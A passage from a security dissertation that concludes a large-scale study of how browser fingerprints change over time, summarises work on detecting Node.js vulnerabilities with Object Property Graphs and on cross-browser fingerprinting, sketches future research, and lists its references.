ShareMeNot [89] is a browser add-on to defend against social media button tracking, such as Facebook Like button. Private browsing mode [120, 121] creates an isolated browser profile from the normal ones so that the web user's information, such as cookies, are not preserved. Similarly, TrackingFree [122] proposes to isolate user's website visits via an indegree-bounded graph. The Do Not Track (DNT) [123] header, an opt-out approach, allows a user to ask websites not to track. On the other hand, Meng et al. [124] design a client-side policy that empowers users to control whether to

be tracked. Intelligent Tracking Prevention [129] is an anti-tracking approach proposed by WebKit to automatically purge out tracking cookies based on an ML-based detector.

5.6.3.2 Anti-fingerprinting

Tor Browser [125], a privacy-preserving browser, make many fingerprinting features uniform so that they stay the same across browsers. In addition to Tor Browser, which strictly pursue privacy over functionality, some other browsers often provide a privacy-enhancing mode to protect users from browser fingerprinting. For example, Brave Browser [141] provides a fingerprinting protection mode and Firefox provides Tracking Protection in its private browsing mode. In addition to browsers, some browser add-ons, such as Canvas Defender [142], also provide protections against fingerprinting by adding noises. The research community also works on anti-fingerprinting works. PriVaricator [126] adds randomized noise to fingerprinting results so that a tracker cannot obtain an accurate fingerprint. Deterministic Browser [143], is similar to Tor Browser, but mostly focuses on and defends against timing-based fingerprinting. Recently, W3C also introduces a new group note [144] with several suggested practices to browser vendors on the mitigation of browser fingerprinting.

5.7 Conclusion

Browser fingerprints are dynamic, i.e., they evolve over time when users update browsers and OS, or even just interact with their browsers. Such fingerprint dynamics will bring inaccuracies for existing fingerprinting tools to track web users. In this paper, we perform the first large-scale measurement study on the dynamics of browser fingerprints by deploying a customized fingerprinting tool at a real-world website and collecting millions of data over an eight-month period. We then process the collected raw data by generating a dynamics dataset with browser instances represented by browser ID, i.e., a combination of an anonymized version of username provided by the

deployment website and some stable browser features.

Our results show that fingerprint dynamics can be classified into three major categories based on their root causes: browser or OS updates, user actions, and environment updates. Our study further yield several new insights: (i) fingerprint dynamics may leak security- or privacy-related information, (ii) prior evolution-aware fingerprinting tools, e.g., FP-Stalker, perform poorly in a large-scale, real-world setting, (iii) some unrelated fingerprint features may be correlated in a piece of dynamics, and (iv) fingerprinting dynamics can be correlated with real-world events like browser or OS updates. We also give several pieces of advices to browser vendors and users on security and privacy as well as evolution-aware fingerprinting tool developers on improving the linking accuracy and speed.

In the future, we believe that it would be interesting to study the trade-off between uniqueness and linkability of browser fingerprints on our large-scale dataset. We would like to design a better fingerprinting tool that balances these two important metrics in browser fingerprinting because uniqueness defines to what extent the tool can track a browser instance and linkability defines how long the tool can track a browser instance.

Acknowledgement

We would like to thank our shepherd, Tobias Bajwa, and anonymous reviewers for their helpful comments and feedback. This work was supported in part by National Science Foundation (NSF) grant CNS-18-54001 and an Amazon Research Award. The views and conclusions contained herein are those of the authors and should not be interpreted as necessarily representing the official policies or endorsements, either expressed or implied, of NSF or Amazon.

Chapter 6

Conclusion and Future Work

In this dissertation, we propose a new graph structure – Object Property Graph (OPG) to represent the object-level relationships of elements in JavaScript programs and a novel method to detect Node.JS vulnerabilities by graph queries. Besides it, we also introduce multiple features to fingerprint devices and do a large-scale measurement study regarding the dynamics of browser fingerprints. We conclude the summary of our contributions as:

- In Chapter 2, we propose a novel method – object lookup analysis to detect prototype pollution vulnerability in Node.JS packages and introduce a new graph structure – Object Property Graph (OPG) to support such an analysis. We implemented the algorithm and the open-sourced tool found 61 exploitable zero-day vulnerabilities and also detected seven indirectly-vulnerable ones due to the inclusion of vulnerable packages.

- In Chapter 3, we propose an algorithm that can detect multiple Node.JS vulnerabilities such as OS command injection, path traversal, and cross-site scripting, by graph queries on top of Object Property Graph. We implemented the algorithm and the experimental results show that our tool outperforms all the state-of-the-art tools in terms of false-negative rate and false-positive rate. We also found 180 zero-day vulnerabilities, and 70 of them received Common Vulnerabilities

and Exposures (CVE) identifiers so far.

- In Chapter 4, we introduce multiple novel OS and hardware level features to support cross-browser fingerprinting. We found that the rendering results of WebGL tasks are different among different devices and may leak the GPU and OS information. The evaluation shows that our approach can successfully identify 99.24% of users as opposed to 90.84% for the state-of-the-art single-browser fingerprinting tools and fingerprint 83.24% of the users in the cross-browser setting.

- In Chapter 5, we collect more than one million browser fingerprints and do a large-scale measurement study to analyze the performance and dynamics of browser fingerprints in the real-world setting. By analyzing the collected fingerprints and categorizing the dynamics, we answer the question of how and why the browser fingerprints change over time and how browser fingerprints can leak the users' private information.

6.1 Future Work

Though OPG significantly increases the detection accuracy of JavaScript vulnerabilities, it still suffers from the scalability issue. One of the major reasons is the path explosion problem – the number of possibilities grows exponentially as the number of conditional expressions grows. To keep a similar detection accuracy and improve efficiency, we need to find out methods that cover the vulnerable paths without being stuck by safe paths. There are two possible solutions: 1) creating a new thread when encountering a conditional statement, using multi-threading to analyze multiple paths together; and 2) using pre-generated information to predict possible vulnerable paths and analyze them directly. For the second approach, we can go through the source code of the target program and build the control-flow graph to get rid of the paths that can

never reach the sink functions. Besides the control-flow approach, AI models are good at predicting vulnerable paths. We can first train a model based on a group of vulnerable codes and the corresponding control-/data-flows, and then use the model to calculate the possibility of a path to be vulnerable during the analyzing process. Based on the calculated possibility, we can prioritize the vulnerable paths and detect the vulnerabilities efficiently.

There are programming languages that are similar to JavaScript and suffer from different vulnerabilities. Blockchain is a good example. Blockchain is an epoch-making technology that provides trustworthy agreed obligations between untrusted entities. The obligations are described by smart contracts – which are programs written in multiple programming languages like Solidity, and running on top of the blockchain. Given the security and privacy nature of the blockchain, smart contracts should be faithful. Unfortunately, the security of smart contracts is still a major concern. Like JavaScript, many smart contract programming languages, for example, Solidity, suffer from various vulnerabilities. We can migrate OPG to those languages easily to (1) draw an overall big picture of the smart contract in the security domain, and (2) dig the deep-rooted vulnerabilities in the open-sourced smart contracts. I believe such approaches will help to prevent blockchain-based financial crimes and build a healthier ecosystem.

On the browser side, browser fingerprinting is always a battlefield between users and service providers. On the one hand, users do not want to leak their private information, and on the other hand, service providers need users' information to provide targeted services. To create a healthy browser fingerprinting eco-system, we need a platform to build a bridge between users and service providers. This platform allows users and service providers to negotiate about what kind of information the users are willing to release, who can use the released information, and what services the providers can provide. I believe such a platform is crucial for fingerprinting users

legally and effectively, which will further push the browser fingerprinting technique forward.

References

1. Nielsen, B. B., Hassanshahi, B. & Gauthier, F. *Nodest: Feedback-Driven Static Analysis of Node.Js Applications* in *Proceedings of the 2019 27th ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering* (Association for Computing Machinery, Tallinn, Estonia, 2019), 455–465.
2. Staicu, C.-A., Pradel, M. & Livshits, B. *SYNODE: Understanding and Automatically Preventing Injection Attacks on NODE.JS* in (2018).
3. Arteau, O. *Prototype Pollution Attack in NodeJS Application* NorthSec. 2018.
4. *Path traversal in npm package for Node.js* https://www.cybersecurity-help.cz/vdb/SB2019121218.
5. Kim, H. Y. *et al.* DAPP: automatic detection and analysis of prototype pollution vulnerability in Node. js modules. *International Journal of Information Security,* 1–23 (2021).
6. Kamkar, S. *EverCookie* http://samy.pl/evercookie/.
7. *Panopticlick: Is your browser safe against tracking?* https://panopticlick.eff.org/.
8. Acar, G. *et al. FPDetective: Dusting the Web for Fingerprinters* in *Proceedings of the 2013 ACM SIGSAC Conference on Computer and Communications Security* (Berlin, Germany, 2013), 1129–1140.
9. Fifield, D. & Egelman, S. in *Financial Cryptography and Data Security* 107–124 (Springer, 2015).
10. Nikiforakis, N. *et al. Cookieless monster: Exploring the ecosystem of web-based device fingerprinting* in *IEEE Symposium on Security and Privacy* (2013).
11. Laperdrix, P., Rudametkin, W. & Baudry, B. *Beauty and the Beast: Diverting modern web browsers to build unique browser fingerprints* in *37th IEEE Symposium on Security and Privacy (S&P 2016)* (2016).
12. Mowery, K. & Shacham, H. Pixel perfect: Fingerprinting canvas in HTML5 (2012).
13. Nakibly, G., Shelef, G. & Yudilevich, S. Hardware fingerprinting using HTML5. *arXiv preprint arXiv:1503.01408* (2015).
14. Jensen, S. H., Møller, A. & Thiemann, P. *Type analysis for JavaScript* in *International Static Analysis Symposium* (2009), 238–255.

15. Kashyap, V. *et al. JSAI: a static analysis platform for JavaScript* in *Proceedings of the 22nd ACM SIGSOFT international symposium on Foundations of Software Engineering* (2014), 121–132.

16. Jovanovic, N., Kruegel, C. & Kirda, E. *Pixy: A static analysis tool for detecting web application vulnerabilities* in *2006 IEEE Symposium on Security and Privacy (S&P'06)* (2006), 6–pp.

17. Livshits, V. B. & Lam, M. S. *Finding Security Vulnerabilities in Java Applications with Static Analysis.* in *USENIX Security* (2005).

18. Arzt, S. *et al. Flowdroid: Precise context, flow, field, object-sensitive and lifecycle-aware taint analysis for android apps* in *Proceedings of the 35th ACM SIGPLAN Conference on Programming Language Design and Implementation* (2014), 29.

19. Yamaguchi, F., Golde, N., Arp, D. & Rieck, K. *Modeling and discovering vulnerabilities with code property graphs* in *2014 IEEE Symposium on Security and Privacy* (2014), 590–604.

20. Backes, M., Rieck, K., Skoruppa, M., Stock, B. & Yamaguchi, F. *Efficient and flexible discovery of PHP application vulnerabilities* in *2017 IEEE european symposium on security and privacy (EuroS&P)* (2017), 334–349.

21. Guarnieri, S. *et al. Saving the world wide web from vulnerable JavaScript* in *Proceedings of the 2011 International Symposium on Software Testing and Analysis* (2011), 177–187.

22. *Node simple OData server* https://github.com/pofider/node-simple-odata-server.

23. *Istanbul's state of the art command line interface* https://www.npmjs.com/package/nyc.

24. *Simple, flexible, fun JavaScript test framework for Node.js and The Browser* https://www.npmjs.com/package/mocha.

25. Pan, X. *et al. Cspautogen: Black-box enforcement of content security policy upon real-world websites* in *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security* (2016), 653–665.

26. Madsen, M., Tip, F. & Lhoták, O. Static analysis of event-driven Node.js JavaScript applications. *ACM SIGPLAN Notices* **50,** 505–519 (2015).

27. Ojamaa, A. & Düüna, K. *Assessing the security of Node. js platform* in *2012 International Conference for Internet Technology and Secured Transactions* (2012), 348–355.

28. Medeiros, I., Neves, N. & Correia, M. Detecting and removing web application vulnerabilities with static analysis and data mining. *IEEE Transactions on Reliability* **65,** 54–69 (2015).

29. Homaei, H. & Shahriari, H. R. Seven years of software vulnerabilities: The ebb and flow. *IEEE Security & Privacy* **15,** 58–65 (2017).

30. Staicu, C.-A. & Pradel, M. *Freezing the web: A study of redos vulnerabilities in javascript-based web servers* in *27th {USENIX} Security Symposium ({USENIX} Security 18)* (2018), 361–376.

31. Davis, J. C., Williamson, E. R. & Lee, D. *A sense of time for JavaScript and Node.js: first-class timeouts as a cure for event handler poisoning* in *27th {USENIX} Security Symposium ({USENIX} Security 18)* (2018), 343–359.

32. Brown, F. *et al. Finding and preventing bugs in javascript bindings* in *2017 IEEE Symposium on Security and Privacy (SP)* (2017), 559–578.

33. Patra, J., Dixit, P. N. & Pradel, M. *Conflictjs: finding and understanding conflicts between javascript libraries* in *Proceedings of the 40th International Conference on Software Engineering* (2018), 741–751.

34. Zimmermann, M., Staicu, C.-A., Tenny, C. & Pradel, M. *Small world with high risks: A study of security threats in the npm ecosystem* in *28th {USENIX} Security Symposium ({USENIX} Security 19)* (2019), 995–1010.

35. Ter Louw, M. & Venkatakrishnan, V. *Blueprint: Precise Browser-neutral Prevention of Cross-site Scripting Attacks* in *IEEE Symposium on Security and Privacy* (2009).

36. Nadji, Y., Saxena, P. & Song, D. *Document structure integrity: A robust basis for cross-site scripting defense* in *Proceedings of the Network and Distributed System Security Symposium* (2009).

37. Vogt, P. *et al. Cross-site scripting prevention with dynamic data tainting and static analysis* in *Proceeding of the Network and Distributed System Security Symposium (NDSS.07)* (2007).

38. Stock, B., Lekies, S., Mueller, T., Spiegel, P. & Johns, M. *Precise client-side protection against DOM-based cross-site scripting* in *23rd {USENIX} Security Symposium ({USENIX} Security 14)* (2014), 655–670.

39. Lekies, S., Stock, B. & Johns, M. *25 million flows later: Large-scale detection of DOM-based XSS* in *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security* (2013), 1193–1204.

40. Cao, Y., Yang, C., Rastogi, V., Chen, Y. & Gu, G. *Abusing browser address bar for fun and profit-an empirical investigation of add-on cross site scripting attacks* in *International Conference on Security and Privacy in Communication Networks* (2014), 582–601.

41. Lekies, S., Stock, B., Wentzel, M. & Johns, M. *The unexpected dangers of dynamic javascript* in *24th {USENIX} Security Symposium ({USENIX} Security 15)* (2015), 723–735.

42. Fass, A., Backes, M. & Stock, B. *Hidenoseek: Camouflaging malicious javascript in benign asts* in *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security* (2019), 1899–1913.

43. Cao, Y., Pan, X., Chen, Y. & Zhuge, J. *JShield: towards real-time and vulnerability-based detection of polluted drive-by download attacks* in *Proceedings of the 30th Annual Computer Security Applications Conference* (2014), 466–475.

44. Fass, A., Backes, M. & Stock, B. *JStap: A Static Pre-Filter for Malicious JavaScript Detection* in *Proceedings of the 35th Annual Computer Security Applications Conference* (Association for Computing Machinery, San Juan, Puerto Rico, 2019), 257–269.

45. Guarnieri, S. & Livshits, B. *GATEKEEPER: Mostly Static Enforcement of Security and Reliability Policies for JavaScript Code* in *USENIX Security* (2009).

46. Pradel, M., Schuh, P. & Sen, K. *TypeDevil: Dynamic type inconsistency analysis for JavaScript* in *2015 IEEE/ACM 37th IEEE International Conference on Software Engineering* **1** (2015), 314–324.

47. Staicu, C.-A., Schoepe, D., Balliu, M., Pradel, M. & Sabelfeld, A. *An Empirical Study of Information Flows in Real-World JavaScript* in *Proceedings of the 14th ACM SIGSAC Workshop on Programming Languages and Analysis for Security* (2019), 45–59.

48. Maffeis, S., Mitchell, J. C. & Taly, A. *An operational semantics for JavaScript* in *Asian Symposium on Programming Languages and Systems* (2008), 307–325.

49. Politz, J. G., Eliopoulos, S. A., Guha, A. & Krishnamurthi, S. *ADsafety: type-based verification of JavaScript Sandboxing* in *Proceedings of the 20th USENIX conference on Security* (2011), 12–12.

50. Google. *Google Caja* http://code.google.com/p/google-caja/.

51. *SES* https://github.com/tc39/proposal-ses.

52. Cao, Y., Rastogi, V., Li, Z., Chen, Y. & Moshchuk, A. *Redefining Web Browser Principals with a Configurable Origin Policy* in *DSN* (2013).

53. Cao, Y., Li, Z., Rastogi, V., Chen, Y. & Wen, X. *Virtual browser: a virtualized browser to sandbox third-party javascripts with enhanced security* in *Proceedings of the 7th ACM Symposium on Information, Computer and Communications Security* (2012), 8–9.

54. Cao, Y., Li, Z., Rastogi, V. & Chen, Y. *Virtual browser: a web-level sandbox to secure third-party JavaScript without sacrificing functionality* in *Proceedings of the 17th ACM conference on Computer and communications security* (2010), 654–656.

55. Chen, Z. & Cao, Y. *JSKernel: Fortifying JavaScript against Web Concurrency Attacks via a Kernel-Like Structure* in *2020 50th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)* (2020), 64–75.

56. *Brave PageGraph* in. https://github.com/brave/brave-browser/wiki/PageGraph ().

57. Iqbal, U. *et al. AdGraph: A Graph-Based Approach to Ad and Tracker Blocking* in *IEEE Symposium on Security and Privacy* (May 2020).

58. *Parser utility to generate ASTs from PHP source code suitable to be processed by Joern* https://github.com/malteskoruppa/phpjoern.

59. Zhang, X., Edwards, A. & Jaeger, T. *Using CQUAL for Static Analysis of Authorization Hook Placement.* in *USENIX Security Symposium* (2002), 33–48.

60. Sistla, A. P., Venkatakrishnan, V., Zhou, M. & Branske, H. *CMV: Automatic verification of complete mediation for Java Virtual Machines* in *Proceedings of the 2008 ACM symposium on Information, computer and communications security* (2008), 100–111.

61. Srivastava, V., Bond, M. D., McKinley, K. S. & Shmatikov, V. *A security policy oracle: detecting security holes using multiple API implementations* in *ACM SIGPLAN Notices* **46** (2011), 343–354.

62. Saha, R. K., Lyu, Y., Yoshida, H. & Prasad, M. R. *Elixir: Effective object-oriented program repair* in *2017 32nd IEEE/ACM International Conference on Automated Software Engineering (ASE)* (), 648–659.

63. Wang, W., Xu, X. & Hamlen, K. W. *Object flow integrity* in *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security* (2017), 1909–1924.

64. *[CVE-2019-10790] Internal Property Tampering Affecting taffy package, ALL versions* https://snyk.io/vuln/SNYK-JS-TAFFY-546521.

65. *[CVE-2019-10805] Internal Property Tampering Affecting valib package, ALL versions* https://snyk.io/vuln/SNYK-JS-VALIB-559015.

66. *[CVE-2019-2391, CVE-2020-7610] Internal Property Tampering Affecting bson package, versions >=1.0.0 <1.1.4* https://snyk.io/vuln/SNYK-JS-BSON-561052.

67. Li, S., Kang, M., Hou, J. & Cao, Y. *Detecting Node.js Prototype Pollution Vulnerabilities via Object Lookup Analysis* in *ESEC/FSE '21: 29th ACM Joint European Software Engineering Conference and Symposium on the Foundations of Software Engineering* (2021).

68. Xiao, F. *et al. Abusing Hidden Properties to Attack the Node.js Ecosystem* in *30th USENIX Security Symposium (USENIX Security 21)* (USENIX Association, Aug. 2021).

69. Park, J., Park, J., Youn, D. & Ryu, S. *Accelerating JavaScript Static Analysis via Dynamic Shortcuts* in *ESEC/FSE '21: 29th ACM Joint European Software Engineering Conference and Symposium on the Foundations of Software Engineering* (2021).

70. Cousot, P. & Cousot, R. *Abstract interpretation: a unified lattice model for static analysis of programs by construction or approximation of fixpoints* in *Proceedings of the 4th ACM SIGACT-SIGPLAN symposium on Principles of programming languages* (1977), 238–252.

71. *[CVE-2019-10768] Prototype Pollution Affecting angular package, versions >=1.4.0-beta.6 <1.7.9* https://snyk.io/vuln/SNYK-JS-ANGULAR-534884.

72. *[CVE-2017-16042] Arbitrary Code Injection Affecting growl package, versions <1.10.0* https://snyk.io/vuln/SNYK-JS-PM2-474345.

73. *NodeJsScan—NodeJsScan is a static security code scanner for Node.js applications* https://ajinabraham.github.io/NodeJsScan/.

74. Davis, J., Servant, F. & Lee, D. *Using Selective Memoization to Defeat Regular Expression Denial of Service (ReDoS)* in *2021 IEEE Symposium on Security and Privacy (SP)* (2021).

75. Bai, Z., Wang, K., Zhu, H., Cao, Y. & Jin, X. *Runtime Recovery of Web Applications under Zero-Day ReDoS Attacks* in *2021 IEEE Symposium on Security and Privacy (SP)* (2021).

76. Koishybayev, I. & Kapravelos, A. *Mininode: Reducing the Attack Surface of Node.js Applications* in *23rd International Symposium on Research in Attacks, Intrusions and Defenses (RAID 2020)* (USENIX Association, San Sebastian, Oct. 2020), 121–134.

77. Cao, Y., Li, Z., Rastogi, V., Chen, Y. & Wen, X. *Virtual Browser: A Virtualized Browser to Sandbox Third-Party JavaScripts with Enhanced Security* in *Proceedings of the 7th ACM Symposium on Information, Computer and Communications Security* (Association for Computing Machinery, Seoul, Korea, 2012), 8–9.

78. Cao, Y., Rastogi, V., Li, Z., Chen, Y. & Moshchuk, A. *Redefining web browser principals with a Configurable Origin Policy* in *2013 43rd Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)* (2013), 1–12.

79. Cao, Y., Chen, Z., Li, S. & Wu, S. *Deterministic browser* in *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security* (2017), 163–178.

80. Khodayari, S. & Pellegrino, G. *JAW: Studying Client-side CSRF with Hybrid Property Graphs and Declarative Traversals* in *30th USENIX Security Symposium (USENIX Security 21)* (USENIX Association, Aug. 2021).

81. Lee, H., Won, S., Jin, J., Cho, J. & Ryu, S. *SAFE: Formal specification and implementation of a scalable analysis framework for ECMAScript* in *International Workshop on Foundations of Object-Oriented Languages (FOOL)* **10** (2012).

82. Bae, S., Cho, H., Lim, I. & Ryu, S. *SAFEWAPI: Web API Misuse Detector for Web Applications* in *Proceedings of the 22nd ACM SIGSOFT International Symposium on Foundations of Software Engineering* (Association for Computing Machinery, Hong Kong, China, 2014), 507–517.

83. Ferrante, J., Ottenstein, K. J. & Warren, J. D. The program dependence graph and its use in optimization. *ACM Transactions on Programming Languages and Systems (TOPLAS)* **9,** 319–349 (1987).

84. Kinloch, D. A. & Munro, M. *Understanding C Programs Using the Combined C Graph Representation.* in *ICSM* (1994), 172–180.

85. Reps, T. Program analysis via graph reachability. *Information and software technology* **40,** 701–726 (1998).

86. Alrabaee, S., Shirani, P., Wang, L. & Debbabi, M. Sigma: A semantic integrated graph matching approach for identifying reused functions in binary code. *Digital Investigation* **12,** S61–S71 (2015).

87. Johnson, A., Waye, L., Moore, S. & Chong, S. Exploring and enforcing security guarantees via program dependence graphs. *ACM SIGPLAN Notices* **50,** 291–302 (2015).

88. Yamaguchi, F., Maier, A., Gascon, H. & Rieck, K. *Automatic inference of search patterns for taint-style vulnerabilities* in *2015 IEEE Symposium on Security and Privacy* (2015), 797–812.

89. Roesner, F., Kohno, T. & Wetherall, D. *Detecting and Defending Against Third-party Tracking on the Web* in *Proceedings of the 9th USENIX Conference on Networked Systems Design and Implementation* (San Jose, CA, 2012), 12–12.

90. *Watched: A Wall Street Journal Privacy Report* http://www.wsj.com/public/page/what-they-know-digital-privacy.html.

91. Commission, F. T. *Cross-Device Tracking* https://www.ftc.gov/news-events/events-calendar/2015/11/cross-device-tracking.

92. US-CERT. *Securing Your Web Browser* https://www.us-cert.gov/publications/securing-your-web-browser.

93. Berger, S. *You Should Install Two Browsers* http://www.compukiss.com/internet-and-security/you-should-install-two-browsers.html.

94. Boda, K., Földes, A. M., Gulyás, G. G. & Imre, S. *User Tracking on the Web via Cross-browser Fingerprinting* in *Proceedings of the 16th Nordic Conference on Information Security Technology for Applications* (Tallinn, Estonia, 2012), 31–46.

95. Acar, G. *et al. The Web Never Forgets: Persistent Tracking Mechanisms in the Wild* in *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security* (Scottsdale, Arizona, USA, 2014), 674–689.

96. Eckersley, P. *How Unique is Your Web Browser?* in *Proceedings of the 10th International Conference on Privacy Enhancing Technologies* (2010).

97. Bigelajzen, T. *Cross Browser Zoom and Pixel Ratio Detector* https://github.com/tombigel/detect-zoom.

98. *Core Estimator* https://github.com/oftn-oswg/core-estimator.

99. *[Email Threads] Proposal: navigator.cores* https://lists.w3.org/Archives/Public/public-whatwg-archive/2014May/0062.html.

100. Englehardt, S. & Narayanan, A. *Online tracking: A 1-million-site measurement and analysis* in *Proceedings of the 22Nd ACM SIGSAC Conference on Computer and Communications Security* (2016).

101. *[Graphics Wikia] Anti-Aliasing* http://graphics.wikia.com/wiki/Anti-Aliasing.

102. Etienne, A. & Etienne, J. *Classical Suzanne Monkey From Blender to Get Your Game Started With threex.suzanne* http://learningthreejs.com/blog/2014/05/09/classical-suzanne-monkey-from-blender-to-get-your-game-started-with-threex-dot-suzanne/.

103. *[Wikipedia] Cube mapping* https://en.wikipedia.org/wiki/Cube_mapping.

104. Boesch, F. *Soft Shadow Mapping* http://codeflow.org/entries/2013/feb/15/soft-shadow-mapping/.

105. *[Wikipedia] List of Writing Systems* https://en.wikipedia.org/wiki/List_of_writing_systems.

106. *[Github] Am I Unique?* https://github.com/DIVERSIFY-project/amiunique.

107. Mayer, J. R. & Mitchell, J. C. *Third-party web tracking: Policy and technology* in *Security and Privacy (SP), 2012 IEEE Symposium on* (2012), 413–427.

108. Sánchez-Rola, I., Ugarte-Pedrero, X., Santos, I. & Bringas, P. G. *Tracking Users Like There is No Tomorrow: Privacy on the Current Internet* in *International Joint Conference* (2015), 473–483.

109. Lerner, A., Simpson, A. K., Kohno, T. & Roesner, F. *Internet Jones and the Raiders of the Lost Trackers: An Archaeological Study of Web Tracking from 1996 to 2016* in *25th USENIX Security Symposium (USENIX Security 16)* (Austin, TX, 2016).

110. Soltani, A., Canty, S., Mayo, Q., Thomas, L. & Hoofnagle, C. J. *Flash Cookies and Privacy* in *AAAI Spring Symposium: Intelligent Information Privacy Management* (2010).

111. Ayenson, M., Wambach, D., Soltani, A., Good, N. & Hoofnagle, C. Flash cookies and privacy II: Now with HTML5 and etag respawning. *Available at SSRN 1898390* (2011).

112. Metwalley, H. & Traverso, S. *Unsupervised detection of web trackers* in *Globecom* (2015).

113. Krishnamurthy, B. & Wills, C. E. *Generating a privacy footprint on the internet* in *Proceedings of the 6th ACM SIGCOMM conference on Internet measurement* (2006), 65–70.

114. Krishnamurthy, B. & Wills, C. *Privacy diffusion on the web: a longitudinal perspective* in *Proceedings of the 18th international conference on World wide web* (2009), 541–550.

115. Krishnamurthy, B., Naryshkin, K. & Wills, C. *Privacy leakage vs. protection measures: the growing disconnect* in *Web 2.0 Security and Privacy Workshop* (2011).

116. Krishnamurthy, B. & Wills, C. E. *Characterizing privacy in online social networks* in *Proceedings of the first workshop on Online social networks* (2008), 37–42.

117. Yen, T.-F., Xie, Y., Yu, F., Yu, R. P. & Abadi, M. *Host fingerprinting and tracking on the web: Privacy and security implications* in *Proceedings of NDSS* (2012).

118. Mulazzani, M. *et al. Fast and reliable browser identification with javascript engine fingerprinting* in *W2SP* (2013).

119. Mowery, K., Bogenreif, D., Yilek, S. & Shacham, H. Fingerprinting information in JavaScript implementations (2011).

120. Wikipedia. *Privacy Mode* http://en.wikipedia.org/wiki/Privacy_mode.

121. Xu, M., Jang, Y., Xing, X., Kim, T. & Lee, W. *UCognito: Private Browsing Without Tears* in *Proceedings of the 22Nd ACM SIGSAC Conference on Computer and Communications Security* (Denver, Colorado, USA, 2015), 438–449.

122. Pan, X., Cao, Y. & Chen, Y. *I Do Not Know What You Visited Last Summer - Protecting users from third-party web tracking with TrackingFree browser* in *NDSS* (2015).

123. Wikipedia. *Do Not Track Policy* http://en.wikipedia.org/wiki/Do_Not_Track_Policy.

124. Meng, W., Lee, B., Xing, X. & Lee, W. *TrackMeOrNot: Enabling Flexible Control on Web Tracking* in *Proceedings of the 25th International Conference on World Wide Web* (Montréal, Québec, Canada, 2016), 99–109.

125. Perry, M, Clark, E & Murdoch, S. *The Design and Implementation of the Tor Browser [DRAFT][online], United States* 2015.

126. Nikiforakis, N., Joosen, W. & Livshits, B. *PriVaricator: Deceiving Fingerprinters with Little White Lies* in *Proceedings of the 24th International Conference on World Wide Web* (Florence, Italy, 2015), 820–830.

127. Eckersley, P. *How unique is your web browser?* in *International Symposium on Privacy Enhancing Technologies Symposium* (2010), 1–18.

128. Gómez-Boix, A., Laperdrix, P. & Baudry, B. *Hiding in the Crowd: an Analysis of the Effectiveness of Browser Fingerprinting at Large Scale* in *WWW2018 - TheWebConf 2018 : 27th International World Wide Web Conference* (Lyon, France, Apr. 2018), 1–10.

129. *Intelligent Tracking Prevention* https://webkit.org/blog/7675/intelligent-tracking-prevention/.

130. Pugliese, G., Riess, C., Gassmann, F. & Benenson, Z. Long-Term Observation on Browser Fingerprinting: Users' Trackability and Perspective. *Proceedings on Privacy Enhancing Technologies* **2,** 558–577 (2020).

131. Vastel, A., Laperdrix, P., Rudametkin, W. & Rouvoy, R. *FP-STALKER: Tracking Browser Fingerprint Evolutions Along Time* in *2018 IEEE Symposium on Security and Privacy (SP)* **00** (), 54–67.

132. *Github Repository of Our Measurement Tool* https://github.com/bfMeasurement/bfMeasurement.

133. Cao, Y., Li, S. & Wijmans, E. *(Cross-)Browser Fingerprinting via OS and Hardware Level Features* in *Annual Network and Distributed System Security Symposium* (2017).

134. *Modern & flexible browser fingerprinting library* https://github.com/Valve/fingerprintjs2.

135. *Detecting System Fonts Without Flash* https://www.bramstein.com/writing/detecting-system-fonts-without-flash.html.

136. Yuan, S., Wang, J. & Zhao, X. *Real-Time Bidding for Online Advertising: Measurement and Analysis* in *Proceedings of the Seventh International Workshop on Data Mining for Online Advertising* (Association for Computing Machinery, Chicago, Illinois, 2013).

137. Wang, J., Zhang, W. & Yuan, S. *Display Advertising with Real-Time Bidding (RTB) and Behavioural Targeting* (Now Publishers Inc., Hanover, MA, USA, 2017).

138. *Online Comments on Firefox 57* https://www.cnet.com/forums/discussions/firefox-57-is-awful/.

139. *Device / Browser Fingerprinting - Heuristic-based Authentication* https://docs.secureauth.com/pages/viewpage.action?pageId=33063454.

140. Vastel, A., Laperdrix, P., Rudametkin, W. & Rouvoy, R. *FP-scanner: the privacy implications of browser fingerprint inconsistencies* in *Proceedings of the 27th USENIX Security Symposium* (2018).

141. *Brave Browser* https://brave.com/.

142. *Canvas Defender* https://chrome.google.com/webstore/detail/canvas-defender/obdbgnebcljmgkoljcdddaopadkifnpm?hl=en.

143. Cao, Y., Chen, Z., Li, S. & Wu, S. *Deterministic Browser* in *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security, CCS 2017, Dallas, TX, USA, October 30 - November 03, 2017* (2017), 163–178.

144. *Mitigating Browser Fingerprinting in Web Specifications* https://www.w3.org/TR/fingerprinting-guidance/.